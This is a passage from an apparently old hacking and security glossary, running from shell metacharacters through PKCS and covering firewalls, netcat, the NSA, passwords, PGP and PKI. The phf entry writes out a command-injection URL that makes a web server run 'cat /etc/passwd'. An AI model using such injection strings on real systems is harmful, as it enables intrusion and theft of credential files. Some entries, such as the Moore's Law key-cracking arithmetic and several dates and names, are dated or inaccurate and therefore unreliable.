: The backwards quote metacharacter is similar to the pipe in that it can take the output from one command and pass it another. In this case, the output of the second program is provided as command-line input into the first.

$
: The dollar sign prefixes a variable name. Thus, the string $FOO represents the value of the variable named "FOO" rather than the letters 'F', 'O', 'O'. In particular, you'll commonly see $IFS in attacks, where the IFS variable indicates the character used to separate lines in the shell.

&& and ||
: These are logical operations used in shell programming. They look at the "result" of a program and "conditionally" execute other programs. A hacker doesn't care about this intended use, but can instead use these as yet another way to execute additional commands.

See also: taint, CGI

Metcalfe's Law [1]

A philosophical point of view: *"The power of the network increases exponentially by the number of computers connected to it. Therefore, the every computer added to the network both uses it as a resource while adding resources in a spiral of increasing value and choice."*
-- Dr. Bob M. Metcalfe, inventor of Ethernet, co-founder of 3Com, editor-in-chief of InfoWorld.

The idea is that the power of the Internet is not simply all the websites that you can access (linear), but the power represented by everyone else also on the Internet (exponential). For example, organizations like http://www.distributed.net cannot only harness lots of machines in order to tackle large problems (linear), but they also can exploit the word-of-mouth on the Internet to sign up (exponential). Similarly, consider the growth in sites like http://www.slashdot.org that start out as hobbyist sites, but eventually blossom into large money making ventures, tossing pre-Internet-age business philosophies on their ear.

Key point: Hacker attacks grow exponentially because more and more hackers are getting online (especially from 3rd world countries) and more and more resources (businesses) are getting online.

Key point: The amount of computing resources a hacker can tap into from his/her computer desktop is more than the combined might of all governments and militaries.

mission creept [2]

One of the primary fears with issues like Carnivore and Echelon. Such activities are like a gas an will expand to fill the space provided. If there are any ambiguities in the mission

parameters, the implementors will certain expand their operations to take advantage of any miscommunication.

mission critical [2]
Describes a system that is absolutely necessary. It comes from NASA where *mission critical* elements were those items that had to work otherwise the billion dollar space mission would blow up.

Key point: A big problem with corporations is that they do not spend enough time hardening mission critical applications, or spend too much effort on non-mission critical elements.

MLM (Multilevel Marketing) [1]
MLM is a marketing/ales technique where companies work through inviduals rather than classic distribution channels. Each person is encouraged to both sell the product directly, as well as sign up their own sub-resellers (and taking a cut of the profits that everyone below them in the hierarchy makes). On one hand, MLM is really no different than real sales channels, just applied to individuals rather than companies. On the other hand, MLM schemes frequently cross over the line to illegal practices such as pyramid schemes.

mobile code [3]
A term that describes any software that is *mobile*, being passed from one system to another. In particular, it is used to describe applets within web browsers based upon Microsoft's ActiveX, Sun's Java, or Netscape's JavaScript technologies.

modem (dial-up)[1]
A *modem* allows somebody to use normal phone lines to dial-up to the Internet. It "modulates" digital-data using sound waves. In the old days, it would do this by using a technique where a high-pitched tone would indicate a binary "1" and a low-pitched tone would indicate a binary "0". However, this technique only works for low speed communication; more advanced techniques are used these days.

Key point: To understand how the modem works, you must first understand how the phone system works. Your home has a pair of wires leading to the local central office (CO). This pair of wires leads into some equipment that converts the voice traffic into digital data and sends it down a 56-kbps digital channel. This means that the highest speed you can ever get from a dial-up modem is 56-kilobits/second. Moreover, the only way that you can even get 56-kbps in the first place is by using sophisticated technology. All that noise you hear when using a 56-kbps modem are a series of tests designed to figure out the characteristics of the wires leading to the CO, and the equipment on the other end that digitizes the data. The modem is trying to figure out the exact tones necessary on one end that creates the exact digital pattern when digitized.

Humor: Most companies use digital phones. This means that the phone in your office converts your voice directly to a digital signal without ever using analog telephone lines. This means you cannot plug your modem into the wall jack and have it work. In order to allow modems to work, the company may install special "data" lines for modems. This leads to the humorous condition where "data lines" mean analog, and "voice lines" mean digital. This is humorous because we normally have the opposite association with the meanings of data=digital and voice=analog.

Moore's Law [1]
Gordon Moore, one of the founders of Intel, remarked in the late 1960s that computing power seemed to double every 12 to 18 months. This prophecy is remarkably accurate. With the rise of the Internet and computing in our lives, this Law has become a basic feature of our society

every much so as Newton's Law's.

Key point: Every bit of key length doubles the security, making it twice as difficult to crack. However, because of Moore's Law, every year that passes makes all keys twice as easy to crack. Therefore, if it takes 1-week to break a message encrypted with a 40-bit key, it will likewise take 1-week to break a message encrypted with a 128-bit key roughly 100 years from now.

Morris Worm[1]

Unleashed on the morning of Thursday, November 3, 1988, the Morris Worm essentially crashed the Internet. In true worm fashion, it exploited bugs in several UNIX programs (sendmail, finger) to break into machines. Once in a machine, it would then look for other machines and launch attacks against them. Due to a programming mistake, the Morris Worm would not recognize when it had already broken into a machine. As the worm multiplied, machines would get broken into over and over, eventually overloading the machine and taking it offline. The worm is named after its creator, Robert Tapam Morris.

MTU (Maximum Transmit Unit)[5]

In TCP/IP, the MTU is the largest IP packet that can be transmitted on the network. The MTU for Ethernet, for example, is 1500 bytes. The problem comes into being that when a router is connected to two different networks with different MTUs, it must fragment the packets.

Key point: Path MTU is the combined MTU of all the segments that a packet must travel through. A lot of WAN links have MTUs on the order of 576 bytes. Therefore, packets traveling through such networks will result in heavy fragmentation.

Key point: IDSs hooked up to a hybrid Token Ring (MTU=16k) and Ethernet (MTU=1.5k) network generate lots of false positives about the large amount of fragmentation going on.

multi-homed [5]

A computer may have multiple adapters and multiple IP addresses. We called these *multi-homed hosts*. The existence of such machines makes some security processes difficult. UDP based transactions (like DNS) sometimes show anomalies because the responses come back from IP addresses different than the one the request was sent to. Sun workstations demonstrate and even more difficult problem: if multiple adapters are installed within the workstation, they are all assigned the same MAC address. Sometimes people hook both adapters to the same ethernet network. This means that every incoming packet is received by both adapters, so every request is seen multiple times, and responded to multiple times. The symptoms are that on UDP based protocols, every request sent to the multi-homed Sun computer gets multiple responses back.

Key point: Misconfigured multi-homed hosts are common enough that it makes distinguishing their anomalies vs. hacker anomalies difficult.

- N -

[NAT | National Security Agency | NBT | NetBEUI | NetBIOS | netcat | network-based | newbie | newtear | newtear2 | NFS | NIST | NIT | nmap | non-repudiation | nonce | NSA | NTFS | nuke | nukes | NVRAM]

NAT [3]

Network Address Translation, NAT is a way of providing access to the Internet through a

single machine that translates the IP addresses. The NAT itself has one or more IP addresses, but all the machines behind the NAT have "private" Internet addresses.

Contrast: A NAT provides some firewalling capabilities because isolates the end-nodes while still providing access to the Internet. The isolation is better than packet-filter firewalls, but not as good as proxies.

NetBIOS [3]
In Windows, NetBIOS is a way for writing network-aware applications, much like sockets is for UNIX.

Misunderstanding: Like sockets, many different protocols can be used to transport applications written to the NetBIOS API. When you say "NetBIOS", some people will understand you to mean the TCP/IP transport. Other people will think of "NetBEUI", which is the transport over raw Ethernet without any intervening routable network protocol. Use the term "NBT" (NetBIOS-over-TCP) or "NetBEUI" to avoid confusion.

Contrast: Microsoft's "File and Print Sharing" uses the SMB protocol over NetBIOS. Microsoft supports the NetBIOS interface over TCP/IP, NetBEUI, and Novell's IPX/SPX. Home users who share files among their own machines mistakenly enable File and Print Sharing using the TCP/IP transport, allowing hackers anywhere on the Internet access to their machine. Instead, they should configure it over the NetBEUI transport so that nobody outside their network can access their files (note: this still might open up their networks to people on the same cable-modem VLAN).

History: Originally developed by SyTek for IBM. It was implemented in the ROM of IBM'ss broadband Ethernet (3-mbps, over cable TV coax rather than normal Ethernet coax, separate send/receive channels).

More: If you maintain a firewall, you will see regular NetBIOS requests in your logs. Read the document http://www.robertgraham.com/pubs/firewall-seen.html#netbios for more info.

netcat [2]
A popular tool for command-line manipulation of ports, especially text-based protocols. Often used as a replacement for Telnet.

Key Point: Variants of netcat are a popular way of redirecting shell prompts and other protocols. In the past, this was always done in the clear. Today, there are variants such as aes-netcat or crytcat.exe that will encrypt the channel.

newbie [2]
A *newbie* is a person unfamiliar with computer technology. They are prime targets of hackers because they are impressed by simple magic tricks that hackers use.

NFS (Network File System)[3]
On UNIX, NFS is the standard system that allows drives to be shared. It is comparable to SMB on Windows.

NIST (National Institute of Standards and Technology) [3]
Formerly known as the NBS (National Bureau of Standards), NIST is responisble for all government standards, including crypto standards. These standards are part of the FIPS (Federal Information Processing Standards). They include:

- FIPS 46-3 - DES
- FIPS 112 - password guidelines

- FIPS 180-1 - SHA-1
- FIPS 185 - EES (Escrowed Encryption Standard)
- FIPS 186 - DSA

See also: Capstone Project

NIT [5]
Network Interface Tap The system for SunOS 4 that allows sniffing packets off the wire. Replaced by DLPI in Solaris.

nmap [2]
nmap is the most popular hacker tool for doing reconnaissance scans against a target network. It is available at http://www.insecure.org/nmap/

Key point: nmap is preferred over vulnerability scanners because it is much less noisy. Hackers prefer focused tools that do their job well rather than comprehensive tools that likely do unwanted things.

nonce [5]
In communications, a *nonce* is a specific value inserted into the message in order to defend against replay attacks. A nonce is usually random.

NSA (National Security Agency)[1]
The NSA is the government department for U.S. national security. All cryptographic work done by the government is done under the auspices of the NSA. The NSA probably employs some of the best/brightest cryptographers in the world. The NSA does a fair amount of eavesdropping/spying on people in foreign countries.

Point: There are well documented instances where NSA surveillance has aided United States interests in:

- diplomatic negotiations (by eavesdrop on conversations between diplomats and their home countries)
- terrorism
- international criminals
- "subversives"
- foreign businesses (tracking bribes, etc.)

Contrast: The NSA is forbidden by law to spy on is own citizens; in theory this is left up to the FBI. However, the NSA is responsible for protecting the government from foreign spies, which overlaps with the FBI, which can sometimes leak data to the NSA. Likewise, the NSA has agreements with the CIA to do monitoring it would otherwise be barred from. Finally, the NSA has reciprocity agreements with foreign countries to share some of the information that their spies find out about America (see Echelon).

History: The NSA was created in 1952 by Harry S. Truman through a secret executive order. It was formed from the remnents of the Armed Forces Security Agency. It was rumored to exist by 1956, then fully exposed in 1960 when two gay NSA analysts defected to the Soviet Union. It's main purpose in the 1950s was setting up U.S. radio-signals monitoring stations throughout the world, though by the 1970s it was heavy into creating cryptographic standards and buying supercomputers. Even today, the general public does not know of the NSA nearly as well as the CIA, even though the NSA is probably the more powerful organization. In 1982, a federal court ruled that the NSA may lawfully intercept messages between U.S. citizens and overseas, without court orders or even suspicion that the Americans in question are foreign agents.

Contrast: Similar SIGINT organizations in other countries are the Britsh GCHQ (Government Communications Headquarters), the French DGSE (Direction générale de la sécurité extérieure), the Canadian CSE (Communications Security Establishment), and the Australian DSD.

Contrast: The NSA is often lumpted together with the *National Reconnaissance Office (NRO)*, which is responsible for space-based reconnaissance (e.g. spy satellites). The existance of the NRO wasn't confirmed by the US until 1992.

See also: Echelon, SIGINT

NTFS [3]
NT File System. An optional way of formatting disks under WinNT that contains many enhancements (performance, reliability, and security) over the older FAT file-system found in DOS.

Key point: Hardened WinNT computers should use NTFS exclusively. After installation, some file and directory permissions need to be adjusted.

Key point: NTFS supports a feature called "alternate data-streams" (similar to Macintosh data and resource forks) that can be used to attach data to files in a hidden way. The additional information does not appear to change the size of the file in directory listings.

- O -

[obscurity | one-time pad | one-time password | one-way hash | operating system | Operation Sun Devil | Orange Book | OS | OSPF | own]

obscurity [2]
A philosophy where people believe in the theory of *Security through obscurity*, but hiding in the hopes that hackers can't find you. In practice, this theory is found to be wrong.

Example: Many people put their POP3 service at a different port than port 110 as a way to foil attacks against that port. However, a simple port scan reveals this port, and the banner reveals what service is running at that port.

Key point: The security landscape is littered with foolish people who try short-cuts around the tried-and-true techniques.

Key point: Obscuring information always helps security. The only question is whether it is your primary security defense, or an adjunct to it.

Key point: Do the math: if you obscure things such that a successful attack is 99% less likely, this means 10 out of a thousand attacks will succeed. In general, hackers have the resources to through billions of attacks against an obstacle: it's just automated computer time and network traffic.

one-time pad (Vernam Cipher)[2]
In cryptography, the *one-time pad* encrypts data by XORing the plaintext against a stream of truely random bits. In theory, the one-time pad is the only unbreakable encryption algorithm, even with infinite resources or quantum computers. This is because if the key (aka. pad) is totally random, then the ciphertext will be random as well.

Problem: While the one-time pad is perfectly secure in theory, it has problems in practice, and is rarely used. The major problem is how one distributes the one-time pads to all the receivers. This can be done in some cases, such as sending out CD-ROMs full of random bits with soldiers on the battle-fields, but it becomes unwieldy for normal uses of cryptography.

Key point: The pad (secret key) can be used only once. If it is ever used twice, then much of the plaintext can be easily recovered. This means that the pad must be as long as the data being encrypted.

History: The one-time pad was invented by G. S. Vernam in 1926, and saw heavy use during WWII. It is still used today in diplomatic corps, spies, the Washington-Moscow "hot-line".

Rumor: There are many short-wave radio stations throughout the world broadcasting a human voice reading off long lists of numbers. These are thought to be messages sent to spies throughout the word who decode them with one-time pads.

Key point: Today's encryption algorithm are based upon the theoretical underpinnings of the one-time pad.

Operation Sun Devil[2] A nationwide raid carried out in early 1990 by the U.S. Secret Service as part of a 2-year investigation in the the Legion of Doom (LoD) and their hacking/phreaking activities.

Among those raided was Steve Jackson Games of Austin, Texas, purely because it had a role playing game about cyberpunks that the Secret Service considered to be "a handbook for computer crime" (it wasn't). Three years later, a federal court awarded damages and attorneys' fees to SJG ruling that the raid had been careless, illegal, and completely unjustified.

Orange Book[3] .

A member of the Rainbow Series, it describes different classifications of a secure system. The four main classifications are:

- D - not secure
- C (C1, C2) - discretionary (different parts are secure in a different way)
- B (B1, B2) - mandatory, meaning that everything on the system must be locked down
- A (A1, A2) - verified, meaning everything is double-checked according to rigorous standards

OSPF (Open Shortest Path First)[3]

OSPF is a "routing" protocol. It is used by routers (inside an ISP or corporation) to figure out which paths packets should take when forwarded through the network.

Key point: OSPF can easily be subverted by "local" hackers. This means that hacker generally has to be within network area he/she wishes to subvert. The hacker will either pretend to be a router, or spoof packets from nearby routers. The most common technique is to "advertise" false information (spoof Link State Advertisements (LSA)).

one-time password (S/Key) [3] . . . .

A password authentication enhancement, the one-time password allows you to log on only once with a password, after which that password is no longer valid. The way this works is that instead of having a normal password you would memorize, you are given a list of passwords. You use each password sequentially. Moreover, you might use a hardware device that maintains the list for you. Each time you login, you ask the hardware device for the next password.

Key point: The true secret (such as the password used to encrypt the passwords) is never sent across the wire. A hacker could certainly sniff the password from the wire, but it is now useless.

Example: The original OTP system was named "S/Key"; a term trademarked by Bellcore. The idea was to create a password authentication system that integrated seamlessly to existing UNIX systems. Other approaches require replacing existing protocols/software with secure password exchanges (like challenge-responses or public-key crypto). However, it should be noted that the S/Key protocol is still vulnerable to man-in-the-middle attacks.

OS (operating system) [2]
An operating system is software that sits between "user" programs (applications, services)

own [2]
A hacker culture term that means to control completely. A machine broken into and under complete control of the hacker is "owned". The term has sexual overtones.

See also: culture, root

- P -

[packet | packet filter | packet switched network | padding | passive attack | passphrase | password | password cache | PASV | patch | Path MTU | PBX | PEM | pen register | penetration testing | PER | PERL | pgp | phf | philosophy | phone trap | phreaking | ping | ping-of-death | PKCS | PKI | plaintext | policy | politics | POP3 | port | port scan | portmap | portmapper | Post Office Protocol v3 | PPP | pretty-good-privacy | prime | printf | privacy | private-key | privilege escalation | PRNG | prompt | protocol | protocol stack | proxy | pseudo random number generators | pseudonym | pseudonymity | PSH | PSN | Public Key Infrastructure | public-key | pulse dialing | pwdump | pwdump2]

packet [1] .
All data sent across the Internet is broken up into packets, sent individually across the network, and reassembled back into the original data at the other end.

Analogy: Imagine looking at an automobile freeway during rush hour from an airplane. The freeway looks like a flowing river, but each individual car (packet) is really independent from all the others. While it looks like the cars on the freeway are going in the same direction, each car really has its own source and destination separate from the others around it. This is how Internet core routes look.

Analogy: Now consider that a bunch of coworkers leave the office and go to a party. Each gets in his/her own car and drives to the party. Each person may take a slightly route, but they all end up together at the party. This demonstrates how data is broken up into individual packets, sent across the Internet (potentially following different routes), then reassembled back again at the destination.

Key point: Conceptually, networking occurs at abstract layers well above the concept of packets. Users type in a URL, and the file is downloaded. By dealing with the raw packets themselves, hackers are frequently able to subvert communications in ways not detectable at these higher layers.

Contrast: The term "packet switched network (PSN)" is used to describe the Internet, whereas

the term "circuit switched network (CSN)" is used to contrast it with the traditional phone system. The key difference is that in the phone system, the route between two people is setup at the start, and each bit in the stream follows that route. On the Internet, each packet finds its own route through the system, so during a conversation, the packets can follow different paths, and indeed arrive out-of-order. Another key difference is latency. The phone system forwards each bit one at a time, so as soon as one arrives, it doesn't have to wait before forwarding it on. On the Internet, bits are bunched together before transmission. Each hop must wait and receive all the bits before forwarding any of them on. Each hop therefore adds a significant amount of delay. Gamers know this as the "ping" time.

Key point: There are other technologies that use *packets*, not just the Internet. Before the Internet came along, X.25 networks were a popular form of packet-based communication (and indeed, X.25 formed the basis for many links on the nascent Internet).

packet filter [3]

In firewalls, *packet filters* are the technology most often used to control traffic. Every packet contains the following fields:

- source IP address (example: 192.0.2.156)
- destination IP address
- transport type (example: TCP=6, UDP=17, ICMP=1)
- source port (example: HTTP=80, DNS=53, FTP=21)
- destination port
- flags (example: SYN)

This data is compared against "rules" within the firewall. A typical set of rules might be:

```
BLOCK destination=192.0.2.x TCP flag=SYN
ALLOW destination=192.0.2.123 TCP destport=80
ALLOW destination=192.0.2.124 TCP destport=25
```

If our private network is 192.0.2.x, then the first rule above blocks all incoming TCP connections (though outbound connections would still be allowed). The following rules override the first, allowing access to the web-server at port 80 and access to the e-mail server at port 25.

Key point: The basic stance of a company firewall is:

- blocks all UDP traffic except for DNS
- blocks all incoming TCP connections but allows all outgoing ones
- allows incoming connections to public HTTP, FTP, SMTP, and DNS servers located in a "DMZ".
- blocks all ICMP traffic except for those packets needed for path MTU discovery.

This allow most access to the Internet for end-users and allows the Internet to access the public servers. It blocks everything else.

Contrast: The word "dynamic packet filter" was coined to contrast with the normal "static filter" rules in a firewall described above. Dynamic rules are needed because:

1. Ports are a poor way of identifying protocols (and getting poorer)
2. Whereas most communication uses only outbound connections, some (like FTP) use multiple connections in both directions.

In the case of FTP, the client creates an outbound connection to the server, then the server creates separate inbound connections in order to transfer files to the client. Static firewall rules would block this incoming connection, dynamic rules monitor the state and temporarily change the static rules just to allow that connection. An example of a "dynamic" rule is to solve the FTP problem is:

> *Block all incoming connections, but if the user has established a connection to*

port 21 on a server, then allowing incoming TCP connection from the server port 20 to ports higher than 1024 on the client.

Another type of "dynamic" rule is one where the firewall does protocol analysis at layers higher than TCP. To contrast with the example above, the firewall might analyze the FTP connection looking for the PORT command. (The "PORT" command is the FTP protocol whereby the client tells the server which port is has opened to receive a file on). Checkpoint calls this protocol analysis "**stateful packet inspection**" in their firewall. Other vendors do similar stuff, but call it different names.

padding [3]

Padding is the process of adding unused data to the end of a message in order to make it conform to a certain length. For example, block-ciphers often work on blocks that are 64-bits (8-bytes) long. Therefore, if you have a message that is 77-bytes long, you will need to "pad" it with an extra 3-bytes to make it an even 80-bytes in size (10-blocks).

Key point: Padding is a regular feature of all crypto algorithms, including hashing and encryption. Some algorithms have been broken due to poor choices for padding. Most importantly, however, the size of the message can often reveal details about its contents. For example, let's assume a protocol whereby somebody accepts something with a simple message of "yes", but when it declines, it says "no" along with a reason why it was rejected. Therefore, even though the messages are encrypted, the "yes" will be a short message but the "no" will be a long message.

password [1]

A type of authentication, a pasword is a secret word that a user must know in order to gain access. A *passphrse* is a correspondingly larger secret consisting of multiple words.

History: Passwords have been used since Roman times. The Romans were some of the first large armies where people didn't recognize each other by site. In order to gain entry into the camp, a Roman soldier would have to know the secret password.

Key point: The most important defensive mechanism that a corporation can take is to create and enforce policies about proper password usage. This policy should entail:

length
: E.g. minimum of 6 characters

composition
: E.g. upper and lower case, numbers, and punctuation. Note that one of the big support headaches is users who have the caps-lock key on which causes passwords to be mistyped.

lifetime
: E.g. when passwords expire. A good choice would be every 6-months. Password expiration is an overated security technique. It's biggest benefit is that it will automatically age out.

source
: Whether users select their own password or are given one by management. There are automated password programs that will generate easy-to-remember passwords.

ownership
: A policy should declare that passwords should never be shared; many declare that a user will automatically lose privileges if they ever share their password with somebody else.

distribution
: How does the user get his/her password? If the system administrator chooses the password, how do they securely tell the user? If the user chooses a password the first time they log on, how do you prevent other people from getting to the account before the

legitimate user? Often people will distribute an initial password, but then force the user to change it.

storage
: Most passwords these days are stored in an encrypted format such that even the administrators cannot know what the password is.

authentication period
: When should the terminal automatically log the user out? Should their be a fixed time, or an inactivity timer? E.g. banking terminals automatically log the user out within a few minutes, PCs have password screen savers that can be configured.

Key point: A leading cause of compromise are programs that leave behind default passwords. A leading cause of compromise are users who choose weak passwords that can easily be guessed or cracked.

Tools: The crack programs can be used to maintain a strong policy.

Tools: On Windows NT, the "passflt.dll" and "passprop.exe" tools can be used to enforce strong passwords.

Misunderstanding: People used to believe that a good password was a random mix of UPPER and lower case, numbers, and punctuation. However, this generates passwords that are impossible for users to remember, so they find ways around the restriction, such as writing passwords down on Post-It notes. Therefore, somebody can compromise the network by simply looking for Post-It notes (such as pasted to the bottom of a keyboard).

Controversy: Many policies declare that a password must be changed frequently, and most OSes come with tools for enforcing this. However, this leads to the same problem as above: it causes pain for users, so they behave in ways that reduce security. Also, it isn't clear that it dramatically increases security.

Contrast: Passwords aren't the only authentication scheme possible. Crypto-cards are often used to generate "one-time passwords" or challenge-response authentication.

Tip: Use a Palm Pilot and a crypt program to store your many passwords.

See also: grind, crack, password cache, 8-character password.

passphrase [3]

Some systems allow the user to entire an entire sentance (or phrase) rather than a short password. A long phrase can be significantly harder to guess than a simple password, providing better security. Since phrases can be difficult to type in, they are usually only used when extreme security is demanded.

password cache [3]

A temporary copy of the password. Internal to the computer, password information is constantly being checked. If you were queried for the password each and every time, you would find that computer would become unusable. Therefore, the computer attempts to "cache" the password so that internal prompts during the same session do not cause external prompts to the user.

Key point: All systems cache passwords in memory during a login session. Therefore, if a hacker can gain access to all memory on the system, he/she can likely sift the memory for passwords. Likewise, hackers can frequently sift pagefiles for passwords.

Key point: Many programs whose goal is ease-of-use will ask the user if they want to save the password on disk (in a file or registry. For example, the MS Outlook e-mail client has this feature to cache the POP3 passwords. Therefore, hackers have programs that will sift the file system or registry or these passwords. Some systems will store these cached passwords in clear-text, others attempt to encrypt the passwords, but usually this encryption mechanism ca be defeated.

patch (fix, update)[1]
Security updates to products are often referred to as "patches" because they fix one small part of the product rather than updating the entire product.

Analogy: Imagine that you are in a rubber raft that seems to be sinking. You look around on the boat and see small holes. You use your patch kit to fix the small holes rather than building yourself a new boat.

Key point: The software you are using today likely has security holes that nobody has discovered yet. It seems unlikely, but this has been the historical precidence, whether you are using open-source (e.g. Linux), Microsoft products, or class UNIX systems (e.g. Sun). Therefore, if you don't keep up with the latest software, you will eventually get hacked.

PBX (Private Branch Exchange) [3]
The PBX forms the hub of a company's phone system. Phreakers hunt for PBXs that they can bounce calls through, especially long distance calls.

PEM (Privacy Enhanced E-mail)[4]
Of historical interest only, PEM was the first Internet standard for encrypting/signing e-mail. It later evolved into S/MIME.

Contrast: Core components of PEM influenced later standards such as SSL. For example, the certificates used by some SSL implementations end in the suffix ".pem".

Contrast: PEM and PGP are functionaly similar as far as e-mail encryption is concerned. The main difference is that PEM is based upon PKI standards like X.509 certificates, whereas PGP uses more ad hoc technologies. The frameworks are completely incompatible, so that an e-mail encrypted using one system cannot be decrypted using the other. The basic difference in the framework is that PEM uses X.509 hierarchy of certificate authorities, whereas PGP uses a more distributed "web of trust".

pen register (Dialed Number Recorder, DNR)[4]
Similar to a wiretap, a *pen register* device records the numbers dialed by the suspect on his/her telephone. It does not record the content of telephone calls. It is the electronic equivalent to a stake-out. It records the telephone number that was dialed (touch-tone or rotary), thedate and time the call was made, and the length of the call. It may also display the time and date of incoming calls, but is prohibitted from recording the phone numbers of incoming callers (for which you need a trap and trace). This equipement is usually connected at the central office.

Contrast: Court orders for pen registers are more frequent than full wiretaps. Judges low in the federal hierarchy who cannot authorize wiretaps are still able to authorize pen register taps. Whereas wiretaps are typically used to gather hard evidence for prosecution, pen registers are often used to gather background evidence during investigations.

Contrast: Carnivore is most frequently used in a manner similar to a pen register, recording the FROM and TO fields of e-mail messages without capturing their content.

Contrast: Discussion of a *pen register* frequently mention trap and trace as well. A pen register records what numbers a suspect dials on their phone outbound; a trap and trace records the caller ID of people connecting inbound to the suspect.

Point: The court order specifies:

- who owns the phone line
- the identity of the suspect (often the same as the owner)
- the phone number
- the physical location of the phone line and where it will be tapped
- the suspected crime
- how long it will take (often less than 30 days)

Definition: Section 3127 of ECPA defines a pen register as:

> ...a device which records or decodes electronic or other impulses which identify the **numbers dialed** or otherwise transmitted on the telephone line to which such device is attached, but such term does not include any device used by a provider or customer of a wire or electronic communication service for billing, or recording as an incident to billing, for communications services provided by such provider or any device used by a provider or customer of a wire communication service for cost accounting or other like purposes in the ordinary course of its business

See also: Carnivore, wiretap, trap and trace, United States Code TITLE 18 part II chapter 206 section 3121

penetration testing [2]

A *penetration test* is where a client hires ethical hackers to attempt to break into their systems. The value of pentration testing is that attack and defense are different mindsets. People who must defend against systems are frequently not very good at finding ways into systems, and vice versa.

Controversy: There are several well-documented cases where clients have been burned by such tests. The penetration testers may find juicy corporate data that they cannot resist taking.

Controversy: Many people debate the effecacy of such tests. Evil hackers will choose a set of techniques that protect them from being caught. Penetration testers do not fear prosecution, and will therefore choose a different set of techniques.

PERL [4]

PERL is the most popular scripting language. PERL is so popular because:

- It runs on all platforms (UNIX, Windows, etc.)
- It easily parses text files and generates reports.
- It is easily to learn.
- Supports a huge array of libraries to work from.

Key point: v5 of PERL has the concept of "tainted" input that cannot be passed raw to the operating system without preprocessing. This is an amazingly useful feature that solves the majority of input validation problems in CGI scripts.

Key point: A frequent misconfiguration is putting a PERL executable directly in the cgi-bin directory, allowing remote access of it.

pgp (pretty-good-privacy[2]

Popular encryption program. It was created by a fellow named Phil Zimmerman as a

subversive act. Phil later exploited it as a social-engineering attack against the business community.

Key point: All true hackers use open-source versions of PGP to encrypt their data.

Resources:
RFC 1991: PGP Message Exchange Formats
RFC 2015: MIME Security with Pretty Good Privacy (PGP)
RFC 2440: OpenPGP Message Format

Point: Users of PGP have choices of the following algorithms. Note that older v2.6 users can only use RSA/MD5/IDEA to read messages.

- encryption
  - 3DES (aka. Triple-DES)
    The best choice for conservative people. The NSA claims that further proliferation of triple-DES is counter to national security interests, presumably because they cannot break it. It is the most analyzed cipher (and therefore believed to be the most secure) and is extensively used in the finance industry to protect transactions.
  - IDEA
    A bad choice from the standpoint that it is protected by patents and many people are unable to use it.
  - CAST5
  - AES
    The new United States standard, a good second choice, especially if speed is a concern.
  - Twofish
  - Blowfish
- public key
  - RSA
  - DSS (aka. DSA)
  - DH/ELG-E
    Diffie-Hellman used for encryption, but not signing.
  - ELG
    ElGamal signing, not recommended as it is considered weak.
- hash
  - SHA1
    The best choice for security paranoid people.
  - MD5
    The worst choice for paranoids, however, it is often the most popular.
  - RIPEMD160

phf [4]

One of the first major cgi-bin attacks to be found in 1996 by Jennifer Myers. A typical exploit of this script would involve grabbing the password file. It would look something like:
`http://www.robertgraham.com/cgi-bin/phf?Qalias=j00%ffcat%20/etc/passwd`
This results in the command `cat /etc/passwd` to be executed, and the results to be passed back as the requested web page.

Key point: This attack has become "classic". Virtually all CGI scanners search for it, and the typical intrusion detection system will trigger on it.

Key point: It falls victim to the input validation problem in order to allow for backtracking.

philosophy [1]

Discussions of infosec and hacking is governed by certain philosophical points of view.

Usability != Security

Any company following robust security practices will generate complaints from the users.

You cannot escape human nature

If you block users from doing things, they will find ways around your blocks. Example: If you block all incoming traffic but HTTP to a web-server, then your database people will put database front-ends on your web-server. If you put personal firewalls on user's desktops that block interesting traffic, they will disable the entire firewall.

Security through obscurity

The failed point of view that simply hiding will protect you, such as "Nobody can find my machine in the vastness of the Internet, therefore I don't have to password protect it.". Note that you should still hide details as much as possible, but you should "harden" your systems properly.

fail-open vs. fail-close

When a system fails, how should it leave things: open or closed? For example, if a firewall crashes, should it disable all network connectivity, or should it allow network connectivity to continue unprotected?

phreaking [2]

Hacking the phone system.

Key point: Most of the literature available on the net applies to phone systems that are 20 years old. These techniques rarely work on modern phone systems.

Key point: Phreaking is not nearly so popular today because the main tast of phreaking was simply to be able to talk to other phreakers for free. Nowadays, you just do that on the Internet.

See also: telecom, box, 2600

ping [1]

The "ping" command is built into both Windows and UNIX machines as a universal way of testing network response time and performance. The name is really based off the similarity to sonar pings, though many people have create a *post hoc* acronym "Packet INternet Groper".

Example: The ping-of-death attack used IP fragmentation to crash systems. It was so named because the *ping* program built-in to Windows could be easily told to fragment packets this way.

Key point: Even though the *ping* program is simple, it can be abused. Some versions can be commanded to send packets as fast as possible, which is often done to flood networks. Most versions allow the packet size to be set to a large size, forcing fragmentation. When used with the flood above, it can overload machines since fragmentation reassembly is so slow.

PKI (Public Key Infrastructure) [3]

PKI is the next wave of cryptography. Traditional cryptography (since the time of the ancient Greeks) has been based upon the concept of the "shared secret" (such as a password). This was good, but it suffered from the problem of having to communicate that secret among those people who should know it -- anybody who knew the secret could forge messages to anybody else or decrypt messages intended for other people. In 1970, a new technology called "asymmetric" cryptography was discovered in which a pair of keys could be used: one for encryption-only, and the other for decryption-only. The key used to encrypt could not decrypt, and vice versa. This peculiar mathematical property was discovered to be fantastically useful.

For example, you can publish one of the keys to everyone in the world, who can then use it to encrypt a message to you that only you can decrypt. For this reason, the technology is better known as public-key cryptography. The technology works in the other direction as well. This means that you could encrypt a message with your private-key and send it out, and everyone with your public-key will know that it could only have come from you, because only you know your private-key. This authenticates that you are who you say you are.

These and other properties provide solutions to a wide number of longstanding issues with cryptography. The various uses for public-keys have been bundled together in what is known as a new cryptographic infrastructure: PKI.

Key point: PKI consists of:

certificates
: A public and/or private key is stored in a file called a "certficate". It also includes identification information as to who the own of the certificate is, as well as a signature by a CA validating that the data hasn't been forged.

Certificate Authorities (CA)
: Certificates are issued by a Certificate Authority, who usually will sign the certificate as well as provide some revocation facilities.

Certificate Revocation Lists (CRLs)
: If the private-key is compromised (i.e. inadvertently made public), then the certificate containing that key needs to be "revoked". That essentially means the CA who assigned the certificate posts the certificate on its website. This allows people to publicaly check this fact.

repositories (e.g. LDAP directories)
: So that public-keys for people can be found.

Uses: PKI (public-keys, certificates, etc.) is used in:

S/MIME
: Secure e-mail.

PGP
: Also secure e-mail.

Smart card

SSH

SSL

IPsec

PKCS (RSA's Public-Key Cryptography Standards) [3]
: A series of documents that were part of RSA's commercial toolkit. Their popularity was such that they become part of many official standard, include S/MIME and SSL.

PKCS #1 - RSA Encryption and Signature
: Among other things, it defines details like how to pad messages.

PKCS #3 - Diffie-Hellman
